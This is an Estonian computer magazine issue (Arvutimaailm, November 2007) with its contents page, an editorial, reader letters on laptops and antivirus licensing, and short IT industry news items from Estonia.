arvutimaailm

TEHNOLOOGIA ASJATUNDJA

november 2007 | Nr 9 (144) | Hind 35.90

Enn Saar: Singapur näitab Eestile teed

Delli sülearvuti pistab rinda MacBookiga

HTC pihuarvuti peab ennast sülearvutiks

Kiire kombain kontorisse

Tõnu Samueliga mööda linna WiFi-võrke jahtimas

Jaan Pillesaar

ei anna Helmest veel niipea käest ära

Võrdlustest: 16 + 3 WiFi-ruuterit

9 771 021 936005

MINU, ESIMESEST SILMAPILGUST

Nüüd uued Leon FR mudelid: **170 hj TDi** ja **200 hj TFSI** (ka DSG-ga)! Vähe? Siis vali Leon Cupra **240 hj!**

Leon Reference 1,6 vaid 234 990.-
Leon Reference 1,9 vaid 265 990.-
Leon Reference 12 990.- ja Stylance 22 980.- soodsamalt!

Stiil. Jõud. Kiirus.

Volkswagen-kontserni Audi-Brand Groupi atleetlik SEAT FR-mudelivalik on kombinatsioon stiilsest disainist, jõust ja juhitavusest. Sula teega ühte.

Keskmine kütusekulu 6,0-8,1 l/100 km. Keskmine CO_2 heide 160-194 g/km.

SEAT
auto emoción

Tallinn / Tartu / Rakvere / Viljandi / Pärnu / Narva / Haapsalu / Kuressaare
www.topauto.ee

arvutimaailm | NOVEMBER 2007

28
Mida näevad piirivalvurid mereseirekeskuses?

46
Arvutimaailma laboratooriumi traadita interneti osakonna testimisrühm katsetas 16 laiatarbe- ja kolme profiruuterit.

uus

6 **“Veebivend” õpetab netti turvaliselt kasutama**
Politsei loobub järgmisel aastal paberil asjaajamisest
7 **EMC foorumil räägiti infouputuse haldamisest**
Starman hakkab Google’iga koostööd tegema
Pluss ja miinus
8 **60%-s firmades on vähemalt üks nakatunud arvuti**
Eesti lemmikloomaportaal laiendab ASI toel haaret
9 **“Winter of Code” läks teisele ringile**
Lühiuudised
10 **GNT pidas sünnipäeva messil ja katlamajas**
11 **Arvutimaailm 10 aastat tagasi**

FOOKUS

12 **Kelle kasvu soosib riik?**
Kas innovaatilise ideega IT-ettevõtjal on lootust EAS-i toele?
18 **Samueliga *wardriving*’ul**
WiFi-omanike õhuaknad on valla.
24 **Lev Manovich: tehnoloogiast on saanud mood**
Uue meedia teoreetik Tallinnas.

KOLUMN

26 **Eesti IT hetkeseis Singapurist vaadatuna**
Microlink Eesti juht Enn Saar käis Singapuris ja võrdles sealse ja siinse IT-poliitika eripärasid. Maailma juhtivate IT-riikide hulka jõudmiseks tuleb Eestis veel kõvasti tööd teha.

REPORTAAŽ

28 **Eesti merd valvavad moodsad radarid**
Kui vene allveelaevade tabamisega Eesti piirivalve veel hakkama ei saa, siis pealpool vett peaks olukord kontrolli all olema. Arvutimaailm käis radarisüsteemi juhtimiskeskuses.

INIMENE

34 **Kõrget latti hindav ärimees**
Tarkvaraarendusfirma Helmes juht Jaan Pillesaar seab sõbra sõnul lati kõrgele ja on valmis suurte väljakutsete suunas liikuma ka läbi kivide ja vee. Pillesaar rääkis Arvutimaailmale, kuhu ta parajasti teel on.

FIRMA

40 Tähepoisist on kümne aastaga sirgunud tähemees
Möödas on ajad, kui pisikesed kaabel-TV-firmad kortermajade trepikodades üksteise juhtmeid läbi lõikasid. Kaablilõikajast on saanud suur telekommunikatsioonide ettevõte ja börsifirma.

LABOR

46 WiFi-ruuterite testimine linnadžunglis
Kõigi aegade suurim eestikeelne WiFi-ruuterite võrdlustest. 20 katsealusest kvalifitseerus võistlusele 19.
56 Lihtne eestikeelne kombain trükib ja klammerdab
HP Laserjet on küll suur ja raske, aga teeb palju tööd ära.
59 Pihuarvuti jõudis sülearvuti töömaile
60 Delli Ferrariks sobib XPS M1330
62 Väike süleloom pikaks tööpäevaks
64 Trenditeadliku tüübi iluasjake
LG Shine Gold läigib mis kole.

LAHENDUSED

66 Centera paneb andmed arhiivi võltsimiskindlalt
Arhiveerimissüsteem tagab andmete säilitamise esialgsel kujul ning ei maksa enam rohkem kui sõiduauto.
68 Piiks-Piiks ja raha liigub
Kuidas töötab m-äri?
72 E-post graafilisel kujul
74 Firmablogi loomine nõuab tublit eeltööd

TURVA

76 Kas monitore saab pealt kuulata?
Tõnu Samuel vastab lugejate põletavatele küsimustele.

HINNAVAATLUS

80 Sel kuul on oodata uusi hinnalangusi
Hinnavaatlus mustvalgel.

ANKEET

82 Mina ja Arvutimaailm
Nagi.ee asutaja Jüri Kaljundi suhted arvutimaailmaga.

40
Starman hakkab üle võrgu videosid laenutama.

56
HP tegi eestikeelse kombaini.

66
Arhiivilahendus kättesaadava hinnaga.

arvutimaailm
Asutatud 1993. aastal

50 uut lugejat

Merlis Nõgene
merlis@am.ee

Möödunud kuul sai katsetatud blogipidajate huvi Arvutimaailma vastu. Esmalt palusin kirjastuselt luba 50 poolaastatellimuse kinkimiseks. Teiseks postitasin toimetuse blogisse Arvutimaailma tutvustava tekstikese koos üleskutsega, et kes selle tutvustuse oma blogis samuti avaldab, saab ajakirja poolaastatellimuse tasuta.

Tulemusi oli raske prognoosida. Blogijaid pole ju väga palju, suur osa neist on küll IT-huvilised, aga võib-olla mingi hulk juba loeb Arvutimaailma. Auhind ei olnud ka midagi meeletut, väärtus alla 200 krooni.

Sellegipoolest oli järgnev postitustesadu üllatav. 24 tundi hiljem oli 50 huvilist endast teada andnud ja blog.tr.ee kubises sarnastest kirjetest. Tekkis isegi kahtlus, et äkki sai rahumeelseid blogijaid liialt häiritud, kuid õnneks negatiivset vastukaja ei järgnenud. Oli vaid väike segadus, kas tasuta tellimus ka välismaale kohale läheb või mitte, kuid see sai lahendatud.

Rõõmu tegi ka kampaanias osalenute nimekiri. Ühest küljest oleks tahtnud, et paljud neist oleks juba varem Arvutimaailma lugejad olnud, samas – nüüd on nad olemas! Ühtlasi andsid paljud uued lugejad ka kohe teada, mida nad Arvutimaailmalt ootavad. Asume soove täitma!

Kuigi toimetuse blogi on ennast õigustanud ja toob samuti sellist tagasisidet, siis küll küllale liiga ei tee. Vastamine lugejate ootustele on kindel viis teada, et oleme õigel teel.

Aadress Liimi 1, 10621 Tallinn **Telefon** 661 6186 **Faks** 661 6185
E-post am@am.ee **Koduleht** www.am.ee

TOIMETUS
Peatoimetaja
Merlis Nõgene
merlis@am.ee

Toimetaja
Kaido Einama
kaido@am.ee

Keeletoimetaja
Jolana Aru
jolana@am.ee

Kujundaja
Mari-Liis Karula
mari-liis@am.ee

REKLAAM
Reklaamijuht
Raimo Kõrts
raimo@am.ee
telefon 661 6186

VÄLJAANDJA
Presshouse OÜ
Trükk Unipress

© Presshouse OÜ. Ajakirjas Arvutimaailm avaldatud tekstide ja fotode kasutamine ükskõik millisel viisil on keelatud ilma väljaandja kirjaliku loata. Kõik õigused kaitstud.

TELLIMINE
Ajakirja tellimiseks:
- helista 660 9797
- saada e-kiri levi@presshouse.ee
- mine kodulehele www.telli.ee

Arvutimaailma tellimus maksab 369 kr aastas, otsekorraldusega 35 kr kuus.

telli.ee
HEAD AJAKIRJAD HEA HINNAGA

KIRJAD TOIMETUSELE

Aadress Liimi 1, 10621 Tallinn
Telefon 661 6186 **Faks** 661 6185
E-post am@am.ee

Kaspersky viirusetõrjest

Viimases numbris ilmunud kontoriarvutite testi artiklist jääb justkui mulje, nagu oleks ML-i masinaga kaasas olev Kaspersky antiviiruse prooviversioon vms. Pole küll ise ML-iga otseselt seotud, kuid siiani olen aru saanud, et aastane Kaspersky litsents on alati iga ML-i arvutiga kaasas. Kaspersky lehel veel sellekohane juttki.

TERVITATES,
P. T.

Toimetuselt: Esimesel pilgul ei suutnud me testi ajal arvutist Kaspersky installifaili leida. Täiesti võimalik, et see oli seal kuskil siiski olemas. Eks kõige paremini tea tootja ise ja helistasime tagantjärele ML Arvutite turundus- ja müügijuhile **Mart Sepale** ning uurisime järele. Tõepoolest, kui tavakasutaja läheb poodi ja ostab ML Arvutite laua- või sülearvuti, peab seal Kaspersky antiviirus juba sees olema koos aastase kasutuslitsentsiga. Kaasas on veel kupong (mille me ka lauaarvutite testis leidsime), mis lubab esimese aasta möödudes järgmiseks aastaks soodsama hinnaga uue Kaspersky antiviiruse osta.

Millist sülearvutit osta?

Tahan osta sülearvutit, kuid ei oska hinna ja kvaliteedi suhetes orienteeruda ning tehnilisest poolest ei taipa ka väga midagi.
Õpin nimelt maastikuarhitektuuri ning selles vallas on vaja kasutada palju suuremahulisi kujundusprogramme: AutoCAD, MicroSation, GIS jm. Veel sooviks, et arvuti kaaluks vähe, ikka alla 3 kg ning näeks ka kena välja. Sobiks muidugi keskpärasem hind (umbes 17 000 krooni), kuid teada on, et odav ei kesta.

OOTUSÄREVUSES JA ETTE TÄNADES,
M.V.

Toimetuselt: Kindlat mudelit ei tahaks väga soovitada, sest kui kõigi jaoks oleks just see üks õige, poleks-ki teistel arvutitootjatel ju mõtet toota. Kujundusprogrammid nõuavad suurt ja head ekraani, seega tuleb ka arvuti mass suurem, graafikatöötlus tahab võimsamat sisu, seega kipub hind olema kopsakam. See tootja, kes suudaks odava hinna, väikse massi ja hea suure ekraaniga võimsa sülearvuti toota, oleks ilmselt juba maailmavalitseja sülearvutite turul.
Paraku tuleb leida kompromisse. Värskete muljete põhjal võib öelda, et näiteks selles numbris testitud Delli XPS seeria võiks kuuluda ühte valikusse, kui hind liiga kõrge ei tundu. Kui aga tundub kallis, maksaks valida mõne kodumaise tootja tippmudel.

Kust saab lugeda iPhone'i testi?

Tunnen huvi, kas olete mõnes oma numbris käsitlenud iPhone'i telefoni-pihuarvutit? Kui jah, siis kuidas oleks võimalik seda numbrit endale soetada? Sooviks rohkem informatsiooni selle toote kohta.

TERVITADES,
JANNO

Toimetuselt: Seni pole me iPhone'ist Arvutimaailmas pikemalt kirjutanud, kuna ametlikult teda Eestis ei müüda. Niipea kui Apple kavatseb mõne siinse operaatori kaudu telefoni müüma hakata, proovime seda kindlasti ka meie laboris.

“Veebivend” õpetab netti turvaliselt kasutama

Oktoobris käivitus internetiohutuse alane algatus “Veebivend”, mille eesmärk on tõsta koolinoorte, õpetajate ja lapsevanemate teadlikkust internetis peituvatest ohtudest, eelkõige nendest, mis kaasnevad jututubade ja teiste suhtluskeskkondadega. Lisaks soovitakse tõsta noorte teadlikkust isikuandmetega ümberkäimise ja autoriõiguste kohta ning viia teema üldhariduskoolide õppekavasse.

Tallinna Lilleküla gümnaasiumi direktori **Jaan Paasi** sõnul on tema kuulnud juhtumist, kus õpilane internetimängude pärast võlgadesse sattus, mistõttu tuleks koolides selle teemaga põhjalikumalt tegeleda. “Teema on aktuaalne, kuid põhjalikumat ja täpsemat infot koolidel selle kohta ei ole. Seega on igasugused algatused, mis võimaldavad õpilasi ja nende vanemaid paremini interneti ohtudest teavitada, teretulnud,” lisas Paas.

Sel aastal valmisid interaktiivsed õppekoomiksid kooliõpilastele ja põhjalikud abimaterjalid õpetajatele ning lapsevanematele. Koomiksites käsitletakse meelelahutuslikus vormis levinumaid interneti ohte ja viise, kuidas neist hoiduda. Õpetajatele ja lastevanematele suunatud materjalid annavad nõu, kuidas peaks lastele teemat selgitama.

FOTO: ISTOCKPHOTO.COM

Kaur Lohk Rate Solutionsist ütleb, et lapsevanemad peaksid keelamise asemel laskma end lastel õpetada. “Nemad tunnevad arvuteid ja internetti reeglina vanematest paremini. Parim, mida vanemad teha saaksid, on veeta koos lastega internetis rohkem aega ja tunda huvi, millega nad seal tegelevad. Lihtsalt keelamisega ei saavuta me midagi,” lisas ta.

“Meie eesmärk ei ole hirmutada ega hoida noori internetist eemal, vaid õpetada neid iseseisvalt ja turvaliselt hakkama saama,” ütles Microsofti Eesti juht **Rain Laane**.

“Veebivenna” raames toimub 2.–9. klassi õpilastele mõeldud idee- ja projektivõistlus, kust oodatakse kõigilt koolinoortelt ideid selle kohta, kuidas internetiohutuse teemat kõige paremini oma eakaaslasteni viia. Projekti veavad Microsofti Eesti esindus, Tiigrihüppe Sihtasutus ja Arvutikaitse.ee.

Kõik õpilastele, õpetajatele ja lapsevanematele mõeldud materjalid leiab eestikeelsena aadressilt laste.arvutikaitse.ee ja venekeelsena laste.arvutikaitse.ee/rus.

Loe ka arutelu “Veebivenna” teemal Arvutimaailma blogist: arvutimaailm.blogspot.com.

EMC foorumil räägiti infouputuse haldamisest

Oktoobri lõpus toimus Riias esimene EMC Balti foorum, kus näidati lisaks uutele salvestuslahendustele ka graafikuid plahvatuslikult suurenevast infohulgast, mida inimkond iga päev toodab.

Asi on nüüd koguni nii hulluks läinud, et iga päevaga toodetakse sama suur hulk digitaalset infot, kui on kogu inimkonna ajaloo jooksul paberile pandud. Ja kõige selle jaoks ei jätku enam digitaalseid salvestusseadmeidki.

2007. aasta on EMC ja IDC uuringute põhjal murdepunktiks – esimest korda toodetakse digitaalset infot rohkem, kui suudetakse salvestada. Selleks, et olulist infot säilitada, tuleb sorteerida see vajalikum osa salvestuslahenduste abil välja.

EMC-d teatakse küll põhiliselt salvestusseadmete tootjana, kuid firma esinejad kinnitasid oma ettekannetes üksmeelselt, et salvestus ise pole enam põhiline. Hoopis olulisem on lahendus, kuidas salvestada ja kui turvaliselt.


Tartu Ülikooli Kliinikumi kliendikogemuse-ettekandes toodi näiteks käsitsi meiliboksidest ebaoluliste kirjade kustutamine, mis nõudis nädalaid inimtunde, kuid mida sai lõpuks asendada salvestuslahendusega, mis arhiveeris automaatselt ebaolulisi kirju aktiivsest serverist ning eemaldas sama sisuga lisandite koopiad.

Nils Molin, IDC vanemanalüütik. FOTO: KRISTJAN OTSMANN

Peamiseks tõmbenumbriks oli pressibriifingul IDC uuring info hulga tohutust kasvamisest viimasel ajal. Näiteks ennustab IDC, et praegusest 161 exabaidist kasvatakse 988 exabaidini aastal 2010. Suur osa on sellel digitaalset infot tootvatel seadmetel: digi- ja videokaameratel, arvutitel.

EMC foorumeid on peetud juba viis aastat, esimene toimus Belgias. Esimesel Balti foorumil olid kohal EMC esindajad Eestist ja Leedust ning Balti riikides asuvad partnerid, kes tegelevad EMC lahendustega. Eestist näiteks Max 123, IT Grupp, Bytelife, Net Group jt.

Politsei loobub järgmisel aastal paberil asjaajamisest



AS Mandator Estonia sai tellimuse politsei menetluse infosüsteemi ehitamiseks ja juurutamiseks, mis hakkab politseiametnikke toetama kriminaal- ja väärteomenetluste läbiviimisel.

2008. aasta juunis valmiv infosüsteem võimaldab koostöös loodava e-toimikuga saada detailse ülevaate menetluse seisust. Politseis läbiviidavaid menetlusi toetav infosüsteem on üheks oluliseks aluseks ka tulevikus rakenduvale digitaalsele menetlustoimikule.

“Riigihanke korras võidetud tellimusega kooskõlas oleme juba alustanud menetluse infosüsteemi loomist,” lausus Mandatori projektijuht **Taavi Vähk**. Tema sõnul on arendajate ülesandeks ehitada infosüsteem, mis aitaks politseil nii kriminaal- kui väärteomenetlustes hoida, salvestada ja edastada kõiki andmeid elektroonselt. “Põhimõtteliselt võiks süsteemi valmimisel politsei paberkandjate hoidmisest ja säilitamisest üldse loobuda,” lisas Vähk.

Infosüsteem muudab tulevikus tõhusamaks kõik menetlused ja lühendab nende aega, sest enam ei ole vaja koostada menetlusdokumente käsikirjas või Wordi-sarnastes tekstiredaktorites. Lisaks muutub tõhusamaks ka teabevahetus prokuratuuri ja kohtutega. Näiteks ei ole vaja menetlusdokumente või toimikuid korruste, majade ja linnade vahel füüsiliselt liigutada. Mandator Estonia on lubanud menetluse infosüsteemi valmis teha 5,5 miljoni krooni eest.

Starman hakkab Google’iga koostööd tegema

Starman ja Google sõlmisid koostööleppe, mille kohaselt hakkab Starman pakkuma oma klientidele internetipõhist e-posti teenust Google’i Gmaili platvormil. Teenus hakkab kandma nime Smail ja see muutub Starmani lepingulistele klientidele kättesaadavaks 8. novembrist.


Muudatus tähendab klientide jaoks senisest olulisemalt mugavamat teenust, suuremat kirjakasti mahtu (mõnekümne megabaidi asemel ligi viis gigabaiti), dokumendihaldust, võimalust mobiiltelefonilt postkastile ligi pääseda jpm.

Starmani senist webmaili kasutab umbes 6500 inimest, kelle kontod viiakse üle Smaili. Starmani e-postiteenuse kasutajate aadressi lõpp hakkab senise “starman.ee” asemel olema “smail.ee”. Kehtima jäävad siiski ka senised “starman.ee” lõpuga aadressid, mis suunatakse edasi uuele aadressile.

PLUSS JA MIINUS

11/2007

+ EMT JA ELION AVASID MUUSIKAPOE. EMT ja Elion avasid digitaalse muusika müügikeskkonna, mis sisaldab välismaiste ja Eesti artistide loomingut. Muusikapood asub nii EMT SurfPortis kui Elioni hot.ee-s. Digitaalse muusikapoe kataloogis on neli miljonit lugu 12 000 plaadifirmalt üle maailma. Samuti on esindatud Eesti plaadifirmad. Lugude hinnad jäävad vahemikku 17–25 krooni.




+ KONVERENTSID TASUTA DIGITV-S. Elion hakkas DigiTV-s pakkuma konverentside loenguid. Kui seni oli konverentsidel osalemine võimalik vähestele, sest selle eest tuli maksta tuhandeid kroone, siis nüüd on need samad loengud kättesaadavad täiesti tasuta. Elioni DigiTV videolaenutuses on praegu kättesaadavad Eesti Konverentsikeskuse üheksa juhtimis-, turundus-, personali-, teenindus- ja innovatsiooniteemalist loengut aastatest 2004–2007.

– SOOMLASTE SALASÕNAD RIPUTATI INTERNETTI. Oktoobris ilmusid ühele USA internetileheküljele kümnete tuhandete soomlaste salasõnad, mida kasutati erinevates meelelahutusportaalides. Märgid viitavad sellele, et tõenäoliselt korraldasid rünnaku rootsi keelt kõnelevad inimesed, kes saatsid hiljem laiali ka oma “tervituse”.

– KÕU JUKERDAB. Sideamet tuvastas, et kolmes maakonnas ei olnud internetiteenuse KÕU levialas vajalik andmeedastuskiirus piisavalt tagatud. Vajalik andmeedastuskiirus vähemalt 144 kbit/s oli Põlvamaal 75,8, Hiiumaal 80 ja Viljandimaal 87,2% mõõtmiskohtades. Pidanuks aga olema 90% kohtades. Ülejäänud maakondades vastas teenus täielikult loatingimustele.

60%-s firmades on vähemalt üks nakatunud arvuti

Viirusetõrjetootja Prevx avaldas möödunud kuul pahavarauuringu, mis põhines ligi 300 000 arvuti kontrollimisel, mille omanikud kasutasid viimase 30 päeva jooksul Prevxi tasuta viiruskontrolli. Neil arvutikasutajail, kes üldse mingit viirusetõrjet ei tarvita, on Prevxi pahavarauuringute direktori Jacques Erasmuse sõnul 60% suurem tõenäosus endale mõni kurilane arvutisse saada.



Lemmikloomaportaal laiendab ASI toel haaret

Investeerimisgrupp Ambient Sound Investments (ASI) rahastab eestikeelsetest veebisaitidest välja kasvanud lemmikloomaomanike suhtlusportaale uniteddogs.com ja unitedcats.com. Samuti käivitatakse mõlemad veebilehed neljas uues keeles.

ASI ja Eesti veebiarendaja United Dogs & Cats OÜ (UDC) vahelise kokkuleppe kohaselt saab ASI 15%-lise osaluse UDC-s. Lisaks sellele lööb ASI kaasa ka UDC veebilehtede edaspidises täiustamises. Investeeringu summat ei avalikustata.

UDC on arendamas välja uut tüüpi suhtlusportaale, mis keskenduvad inimeste ühendamisele ennekõike huvide, mitte olemasolevate tutvuste alusel. UDC eesmärk on luua ülemaailmne lokaliseeritud veebilehtede võrgustik ja kasvatada aktiivsete kasutajate arvu. Veebide loomine sai alguse eestikeelsetest saitidest kutsu.ee ja kiisu.ee, mis avati 2007. aasta märtsis.

UDC veebilehed pakuvad võimalust teha oma lemmikloomale tasuta koduleht, riputada üles fotosid ja videoid ning neid kommenteerida. Samuti saab kasutaja pidada lemmiklooma ajaveebi, suhelda teiste loomaomanikega ja kogemusi vahetada.

Lisaks juba olemasolevatele veebisaitidele inglise ja eesti keeles käivitab ettevõte ka saksa-, prantsuse-, hollandi- ja lätikeelse versiooni. UDC lubab jätkata uute keeleversioonide lisamist.

ASI tegevjuhi **Tauno Tatsi** sõnul peitub investeeringu väärtus UDC tiimis ja kasvuväljavaadetes.

Eelmise aasta võitjad Aivo Paas (vasakul) ja Indrek Altpere Tartu Ülikoolist.

"Winter of Code" läks teisele ringile

Oktoobri lõpus algas üleeestiline praktilise tarkvaraarenduse võistlus "Winter of Code", mis viib kokku Tartu Ülikooli, Tallinna Tehnikaülikooli ja IT-Kolledži parimad tudengid ning tarkvaraarendajad.

Moodustatud meeskonnad asuvad talve jooksul realiseerima põnevaid ja uuenduslikke projekte. Tulemusi hindab kollegiaalne žürii, kuhu kuuluvad kõigi meeskondade juhendajad ja osalevate ülikoolide esindajad.

Konkursi eesmärgiks on tuua Eesti IT-haridusse rohkem praktikat ning samas lähendada tudengeid ja nende tulevasi tööandjaid. Kõik projektiga edukalt finišisse jõudnud üliõpilased saavad lisaks praktilisele kogemusele ja ainepunktidele ka stipendiumi. Samuti on parimatele välja pandud eriauhinnad.

"Winter of Code" toimub teist aastat. Eelmisel aastal valiti võidutööks Tartu Ülikooli ja Skype'i meeskonna loodud virtuaalne joonistustahvel Skype Whiteboard.

"Praktika on tõestanud, et koos tudengitega valminud projektid on elujõulised. Eelmise aasta võidutööd, Skype Whiteboardi on alla laaditud praeguseks 100 000 korda ja peaaegu igast riigist. Taoline konkurss annab üliõpilastele hoopis teise mastaabi – on ju suur vahe, kas Eesti noorte tarkvaraarendajate loomingut kasutab kümme sõpra või näiteks miljon inimest üle maailma," ütles Skype Eesti juht **Sten Tamkivi**.

Tänavu pakuvad üliõpilastele projektiideid ja oma kogemusi Cybernetica, Neti, Hansapank, Mobi, Playtech, Quretec, Regio, Skype, Tarkvaralabor ja TÜ bioinformaatika töörühm. Innovaatilisi projekte toetavad sihtasutus Archimedes ja EITSA.

LÜHIDALT

Oskando omandas osaluse Median SD-s

Telemaatikafirma Oskando omandas olulise osaluse tarkvaraarendusettevõttes Median SD OÜ, jätkates sellega laienemist sõidukite ja seadmete haldus- ning jälgimislahenduste turul. GIS ehk geograafilise infosüsteemide tehnoloogial põhinevaid lahendusi pakkuva Median SD olulisemateks toodeteks on nii veebi- kui töölauapõhised GIS-tarkvaralahendused, sealhulgas GPS-asukohajälgimise süsteemid.

Mobiilne internet kogub populaarsust

Mobiilsideoperaatori EMT käive suurenes 2007. aasta kolmandas kvartalis eelmise aasta sama perioodiga võrreldes 11 protsenti, ulatudes 857 miljoni kroonini. Väga kiiret kasvu näitasid EMT tulud mobiilsest internetist, mis kasvasid kolmandas kvartalis aastatagusega võrreldes üle 50 protsendi. Teenuse uusi regulaarseid kasutajaid lisandus aastaga 20 000, mis tõstis kasutajate arvu 119 000-le.

Fujitsu-Siemens kolis Second Life'i

Fujitsu-Siemens Computers avas virtuaalmaailmas Second Life oma saare, kus saab endale virtuaalse sülearvuti võtta, erineval viisil meelt lahutada ning õppida energiasäästlikult elama. Saare keskmeks on päris elus Münchenis kahes omavahel klaassillaga ühendatud HighLight Towersi pilvelõhkujates asuv ettevõtte peakontor. Firma pakub saare külastajaile erinevaid meelelahutuse ja vaba aja veetmise võimalusi.

Alternatiivne mõtlemine äritehnoloogias:
Usaldusväärne server ja kaitstud andmed mõistliku hinna eest
Tehnoloogia, mis viib paremate tulemusteni.
HP Proliant DL360 G5 Server
• Kaks Quad-Core Intel® Xeon® protsessorit 5355
• 8 MB (2 x 4 MB) 2. taseme *cache* mälu
• 4 GB standardmälu. Laiendatav kuni 32 GBni.
• 1333 MHz FSB
• Ja veel mitmeid teisi tehnoloogilisi eeliseid
intel Xeon inside Quad-core. Unmatched.
Leiad selle aadressilt www.hp.ee/server
© 2007 Hewlett Packard Development Company L. P. Kõik õigused reserveeritud. Intel, Intel Logo, Xeon ja Xeon Inside on registreeritud kaubamärgid USAs ja mujal riikides.


GNT pidas sünnipäeva messil ja katlamajas

Oktoobri lõpus sai Eesti suurim arvutikaupade hulgimüüja GNT Eesti 15 aastat vanaks ja korraldas selle puhul Tallinna Kultuurikatlas vägeva galapeo, kuhu olid kutsutud arvutimaailma suurkujud, koostööpartnerid, jaemüüjad ja firma eelmised juhid. Trikke tegi **Jürgen Veber**, laulis **Gerli Padar** ning tantsutas Supernova.

Kõik see leidis aset pärast Eesti arvatavasti ainust allesjäänud IT-kaupade messi Saku Suurhallis, kus olid esindatud tootjad, keda GNT maale toob.

Saku Suurhalli seminaride ja näituse ajal mainis nii mõnigi arvutifirma juht, et oleks ükskord aeg teha jälle mõni suurem tehnoloogiamess. Inimesed ju huvituvad nüüd jälle rohkem tehnoloogiaasjadest, arvas GNT Eesti juht **Anti Kuiv**. GNT mess aga kasvab iga aastaga ja 15. sünnipäeval oli see taas veidi suurem.

GNT tähendab Gateway to Net Trading. GNT Eesti kuulub GNT Gruppi, kus on ka GNT Finland, GNT Latvia, GNT Lithuania, GNT Sweden ning GNT Poland.



Enne pidu toimus Saku Suurhallis ainuke IT-kaupade mess, mis on veel Eestisse alles jäänud. FOTOD: EGERT KAMENIK

Firma eelmised juhid Rainer Nõlvak, Ardo Reinsalu, Hanno Haamer ja Andres Suitso hoiavad süles tänast juhti Anti Kuiva.

Taavi Raidma K-Arvutisalongist ja Veronika Pavlova GNT-st tantsivad ennastunustavalt Supernova taktis.

Firmas kõige kauem töötanud inimesed, kes on käinud läbi nii tulest kui veest, igasugu torudest rääkimata.

AM 10 AASTAT TAGASI

11/1997

Veebikirjutamise saladused

Kümme aastat tagasi kuulutas Arvutimaailm esikaanel, et kirjutab graafikast võhikutele ja proffidele, statistikapakettidest, helikaartidest, digitaalsetest dokumentidest ja veebikirjutamise saladustest.

Sellest viimasest avalugu pajataski. **Valdo Praust** kirjutas, et hästi esitatud ning süstematiseeritud lehekülgede asemel näeme vägagi sageli sisutühje veebilehti või lehti, kust on kogemusteta kasutajal infot väga raske välja õngitseda. Seejärel püüab ta nõu anda, kuidas selliseid prohmakaid vältida ning märgib, et veebilehe tegemise esimeseks etapiks võiks lugeda planeerimist, mille käigus tegelikku lehte veel üldse ei kirjutata.

Tänapäeval on suur osa netikasutajaid veebikirjutamisest vabastatud ja saab keskenduda ainult olulisele – sisu tootmisele. Hea funktsionaalsusega veebi ei pea igaüks põlveotsas nikerdama. Samas pole ka jalgratta leiutamine veel moest läinud ja selle tõestuseks võib igaüks toksida brauserisse www.kalev.ee.

Kodune pilditöötlus

